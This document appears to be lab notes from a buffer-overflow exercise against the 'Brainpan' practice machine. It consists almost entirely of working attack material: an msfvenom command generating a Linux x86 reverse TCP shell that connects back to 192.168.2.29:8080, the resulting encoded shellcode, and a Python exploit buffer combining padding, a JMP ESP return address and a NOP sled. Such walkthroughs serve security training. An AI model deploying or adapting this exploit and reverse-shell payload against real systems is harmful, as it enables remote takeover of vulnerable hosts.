msfvenom -p linux/x86/shell_reverse_tcp -b \x00 LHOST=192.168.2.29 LPORT=8080 -f python



```
root@kali:~/lab/brainpan# msfvenom -p linux/x86/shell_reverse_tcp -b \x00 LHOST=
192.168.2.29 LPORT=8080 -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the pay
load
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 479 bytes
buf =  b""
buf += b"\xda\xc7\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x12\xb8\xb5"
buf += b"\xcc\xd6\xc2\x31\x43\x17\x03\x43\x17\x83\x76\xc8\x34"
buf += b"\x37\x49\x0a\x4f\x5b\xfa\xef\xe3\xf6\xfe\x66\xe2\xb7"
buf += b"\x98\xb5\x65\x24\x3d\xf6\x59\x86\x3d\xbf\xdc\xe1\x55"
buf += b"\x80\xb7\x10\xb8\x68\xca\x14\xdd\xf8\x43\xf5\x51\x9e"
buf += b"\x03\xa7\xc2\xec\xa7\xce\x05\xdf\x28\x82\xad\x8e\x07"
buf += b"\x50\x45\x27\x77\xb9\xf7\xde\x0e\x26\xa5\x73\x98\x48"
buf += b"\xf9\x7f\x57\x0a"
```

Fuzzer4.py


- generated shell
- NOP (15 symbols)

JMP ESP address, in reverse order

(little endian format

311712F3 will become

- \xF3\x12\x17\x31)



```
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buf =  b""
buf += b"\xda\xc7\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x12\xb8\xb5"
buf += b"\xcc\xd6\xc2\x31\x43\x17\x03\x43\x17\x83\x76\xc8\x34"
buf += b"\x37\x49\x0a\x4f\x5b\xfa\xef\xe3\xf6\xfe\x66\xe2\xb7"
buf += b"\x98\xb5\x65\x24\x3d\xf6\x59\x86\x3d\xbf\xdc\xe1\x55"
buf += b"\x80\xb7\x10\xb8\x68\xca\x14\xdd\xf8\x43\xf5\x51\x9e"
buf += b"\x03\xa7\xc2\xec\xa7\xce\x05\xdf\x28\x82\xad\x8e\x07"
buf += b"\x50\x45\x27\x77\xb9\xf7\xde\x0e\x26\xa5\x73\x98\x48"
buf += b"\xf9\x7f\x57\x0a"

nop = '\x90'*15

buffer = 'A'*524 + '\xF3\x12\x17\x31' + nop +  buf
#'B'*4 + badchars
#'C'*(1500-524-4)
#"A" * 600
```

Questions?